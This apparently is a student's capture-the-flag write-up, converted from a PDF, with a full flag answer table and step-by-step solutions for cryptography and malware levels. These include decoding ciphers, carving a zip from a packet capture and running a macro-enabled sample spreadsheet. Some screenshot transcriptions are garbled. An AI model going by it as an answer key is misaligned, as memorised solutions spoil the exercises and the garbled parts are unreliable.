

## Flag Table

Placed the flags once found them in the appropriate table entries below.

|                           | Cryptography    | Malware                          | Network Capture   | Reverse Engineering              | Steganography         |
|---------------------------|-----------------|----------------------------------|-------------------|----------------------------------|-----------------------|
| <b>Level 1 (2 Points)</b> | backoff_malware | flag{sandworm_apt}               | M0d1c0nF14G       | Im                               | flag{covert_channe l} |
| <b>Level 2 (3 Points)</b> | WANNACRY        | 2e1afcef9baa15b8db764274b0e45d3f | YWRtaW46YWRtaW4 = | ClippyHasReturned                | flag{cookies_n_milk}  |
| <b>Level 3 (4 Points)</b> |                 | flag{duqu_aint_dooku }           | NTLMSSP_NEGOTIATE | infected flag                    | R0075RUS              |
| <b>Level 4 (5 Points)</b> |                 | 123123                           | 1255              | 73C972DF8DB0E1EDC289F491A09AF330 | flag{alan_turing_edm} |
| <b>Level 5 (6 Points)</b> |                 | flag{kragany_use_s_up\$x}        | passwordBasisk    |                                  |                       |

## Explanation of Approaches

### Cryptography

Level 1 – Orange Julius

Cipher test to plain text decryptor

To decrypt the flag `synt{onpxbss_znyjner}`, I googled for cipher text decryptor and got a website to decrypt the flag.

<https://cryptii.com/pipes/rot13-decoder>

After decrypting, we get plain text ‘backoff\_malware’ as shown in the screenshot below

The screenshot shows the Cryptii website interface for decoding ROT13. The URL in the address bar is `cryptii.com/pipes/rot13-decoder`. The main area has three sections: 'Ciphertext' containing `onpxbss_znyjner`, 'Variant' set to 'ROT13 (A-Z, a-z)', and 'Plaintext' containing `backoff_malware`. A message at the bottom indicates 'Decoded 15 chars'.

Level 2 – Block Chain

In this task, with the phrase “the pawn can beat the king”, we get a hint that we should use a chess board and the malware is hidden in the letters given. So, I designed a chess board with 8 squares. If we arrange all the letters in this chess board row by row, we will get MALWARE in last column. This is shown below.

|   |   |   |   |   |   |   |          |
|---|---|---|---|---|---|---|----------|
| I | L | P | L | N | C | W | N        |
| N | U | H | A | A | H | E | <b>M</b> |
| T | M | E | G | C | I | L | <b>A</b> |
| H | N | R | I | R | S | L | <b>L</b> |
| I | A | T | S | Y | N | K | <b>W</b> |
| S | R | H | W | W | O | N | <b>A</b> |
| C | C | E | A | H | W | O | <b>R</b> |
| O | I | F | N | I | A | W | <b>E</b> |

But we did not get any flag in this chess board. Hence, I tried to use online base 64 decoder to find if I get any flag.

The screenshot shows a search results page for 'caesar box cipher' on dcode.fr. The results list several decoded strings, with the first one highlighted:

```

1 INTHISCOLUMNARCIPHERTHEFLAGISWANNACRYWHICHISNOWAWELLKNOWNMALWARE
(8) INTHISCO·LUNMARCI·PHERTHEF·LAGISWAN·NA
CRYWHI·CHISNOWA·WELLKNOW·NALWARE·
(9) ICHMCNLSSOERILWATIRLYRNAOA·PNAMLIINHA
HWH·LNHEARAKWCWF·NUEGHSTWCON·
(10) INNATCHRISWCHOI·LUHMINSANROCWIA·PWHE
ELRLTKHNEOFW·LNAMGAILSWWAARNE·
(11) INNATCHRISWCHOI·LUHMINSANROCWIA·PWHE
HEELRLTKHNEOFW·LNAMGAILSWWAARNE·
(12) INNATCHRISWCHOI··LUHMINSANROCWIA··
PWHEELRLTKHNEOFW··LNAMGAILSWWAARNE··
(13) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(14) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(15) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(16) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(17) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(18) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(19) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
(20) INNATCHRISWCHOI··LCUHMINSANROCWIA··
INNATCHRISWCHOI··LCUHMINSANROCWIA··
...

```

The Caesar Box Decoder tool interface is visible, showing options for Caesar Box Ciphertext, Caesar Box Decoder, Caesar Box Encoder, and various cipher-related links.

From the screenshot, we can see that we get a list of decoded strings to the left. If we check the first string we have got, we can see the flag in that string as highlighted below.

INTHISCOLUMNARCIPHERTHEFLAGIS**WANNACRY**WHICHISNOWAWELLKNOWNMALWARE

The hidden flag in this string is **WANNACRY**

Level 3 – DASH DOT COM


Level 4 – VIII A Small Example

Level 5 – Big Blue Randu


## Malware

### Level 1

In this task, we have to find the hidden flag in the zip file. I tried to open the given Wireshark capture file in Wireshark as shown in the below screenshot. But I was unable to find any flag.



I browsed through to find if there is any other software which can find zip file from Wireshark capture file. I found an application called Network Miner. I used it to open the file.



When I opened it showed 2 hosts as shown in the screenshots.

The screenshot shows the NetworkMiner 2.5 interface. The main window displays two hosts: 10.10.41.101 (Windows) and 10.10.42.2 [mockheedmartin.com] (Linux). The 'Case Panel' on the right shows a file named 'mlwr1.pc...' with MD5 hash '423e67...'. A context menu is open over the 'legal.zip' file in the 'Files' section, with 'Open folder' selected.

I navigated to Files section to find the zip file named legal.zip. I opened the folder as shown below.

The screenshot shows the NetworkMiner 2.5 interface with the 'Files' tab selected. The 'Case Panel' on the right shows a file named 'mlwr1.pc...' with MD5 hash '423e67...'. A context menu is open over the 'legal.zip' file in the 'Files' section, with 'Open folder' selected. The menu also includes options like 'Open file', 'Calculate MD5 / SHA1 / SHA256 hash', 'Auto-resize all columns', 'OSINT hash lookup isn't available in the free version', and 'Sample submission isn't available in the free version'.

I navigated through the legal.zip file to get mlwr1 folder.

The screenshot shows two windows of a file browser. The top window displays the contents of the 'legal' folder within 'AssembledFiles > 10.10.42.2 > TCP-25'. It contains two items: 'legal' (Compressed (zipped)...) and 'message\_6F3ACB9C' (E-mail Message). The bottom window shows the contents of the 'mlwr1' folder within 'AssembledFiles > 10.10.42.2 > TCP-25 > legal'. It contains one item: 'mlwr1' (File folder).

In the mlwr1 folder we see one excel file and one text file named flag. I clicked on that and it asked for password.

The screenshot shows the contents of the 'mlwr1' folder within 'AssembledFiles > 10.10.42.2 > TCP-25 > legal'. It contains two files: 'blackenergy-example' (Microsoft Excel Macro-Enable...) and 'flag' (Text Document). A 'Password needed' dialog box is overlaid on the interface, prompting the user to enter a password for the 'flag' file. The dialog includes a key icon, a message, and three buttons: 'OK', 'Skip File', and 'Cancel'. A password input field is also present.

So, I went back to NetworkMiner and checked all other tabs. In the Messages tab I found the password, as highlighted in the screenshot below.

The screenshot shows the NetworkMiner 2.5 interface with the 'Messages' tab selected. A single email message is highlighted. The message details are as follows:

| Frame nr. | Source host            | Destination host                        | From | To                        | Subject | Protocol | Timestamp        |
|-----------|------------------------|---|------|---------------------------|---------|----------|------------------|
| 693       | 10.10.41.101 (Windows) | 10.10.42.2 [rockheedmartin.com] (Linux) |      | joe.scadaman@example.test |         | Smtp     | 2018-10-16 06:01 |

The message content pane shows the following text:

All:


Please review the attached proposed government regulations for issues which may impact our business operations. Comments are requested to be returned in the next 48 hours.

The zip file is encrypted with the password 'passDs5Bu9Te7'. Please encrypt any response.

Thank you for your timely reply.  
Legal for Example  
legal@example.test

The 'Case Panel' on the right shows a file named 'mnr1.pc...' with MD5 hash '423e67...'.

A zoomed view of the message is seen in the below screenshot.



Give the password passDs5Bu9Te7 for the flag text file I mentioned before.

The screenshot shows a file explorer interface with the following details:

- Path: 10.10.42.2 > TCP-25 > legal > mlwr1
- File list:
  - blackenergy-example (Microsoft Excel Macro-Enable..., 1,293 KB)
  - flag (Text Document, 1 KB)
- A "Password needed" dialog box is overlaid on the file list:
  - Message: "File 'flag' is password protected. Please enter the password in the box below."
  - Buttons: OK, Skip File, Cancel
  - Input field: Password: [REDACTED]


We can see the flag given in this text file as shown in the screenshot.




The hidden flag to be found in this task is flag{sandworm\_apt}

## Level 2


In this task we are asked to use the excel file found in Level 1 to find the flag. We open the excel sheet and check the data.



When I opened the excel sheet, there was another image file that was trying to be opened as shown below



So, I enabled the macros in the excel sheet and immediately an image named test.bmp opened as shown below.



I saved the test.bmp file. It is given that the flag is the MD5SUM of the file that the spreadsheet drops. I browsed for MD5SUM and got a tool to upload the test.bmp file and check. I got the flag which is the hash code.

A screenshot of a web-based MD5 file checksum tool. The URL in the address bar is "emn178.github.io/online-tools/md5\_checksum.html". The page has a dark header with the text "Online Tools". Below the header, there is a section titled "MD5 File Checksum" with the sub-instruction "MD5 online hash file checksum function". A file input field contains the file "test.bmp". Below the file input is a button labeled "Hash" and a checked checkbox labeled "Auto Update". To the right of the file input, there is a table comparing different hash functions. The table has two columns: "Hash" and "File Hash". The "Hash" column lists various hash functions, and the "File Hash" column shows their corresponding results. The "MD5" row in the table is highlighted with a blue background. In the "File Hash" column, the value for MD5 is "2e1afcef9baa15b8db764274b0e45d3f".

| Hash       | File Hash  |
|------------|------------|
| CRC-16     | CRC-16     |
| CRC-32     | CRC-32     |
| MD2        | MD2        |
| MD4        | MD4        |
| MD5        | MD5        |
| SHA1       | SHA1       |
| SHA224     | SHA224     |
| SHA256     | SHA256     |
| SHA384     | SHA384     |
| SHA512     | SHA512     |
| SHA512/224 | SHA512/224 |
| SHA512/256 | SHA512/256 |
| SHA3-224   | SHA3-224   |
| SHA3-256   | SHA3-256   |
| SHA3-384   | SHA3-384   |
| SHA3-512   | SHA3-512   |
| Keccak-224 | Keccak-224 |

The hidden flag in this task is 2e1afcef9baa15b8db764274b0e45d3f

## Level 3


I tried to open the bmp file in Notepad++ text editor as shown in the screenshot.

```
1 y09@DESKTOP-FI:~/Desktop$ curl -s https://www.v3.org/1999/02/22-rdf-syntax-ns#>
2 <x:xmpmeta xmlns:x="adobe:namespaces/xmp" x:mptk="Image:ExifTool 10.80">
3 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
4
5 <rdf:Description rdf:about="">
6   xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
7   <pdf:Author>flag(dugu_saint_dooku)</pdf:Author>
8 </rdf:Description>
9 </rdf:RDF>
10 </x:xmpmeta>
11
12 </x:xmpmeta>
13
14 </x:xmpmeta>
15
16 </x:xmpmeta>
17
18 </x:xmpmeta>
19
20 </x:xmpmeta>
21
22 </x:xmpmeta>
```


We find that flag is hidden in this bmp file. The hidden flag is flag{duqu\_aint\_dooku}

## Level 4

In this task, we have to find the hidden password from the test.bmp file. I opened the test.bmp file in online hex-editor as well and could find the same flag. See screenshot below.




I scrolled over the entire file till the end to find the password. It is written malwr1-enc.exe. Using this hint, I guessed that the highlighted text is the password. See the screenshot below.



The hidden flag in this task is the password 123123

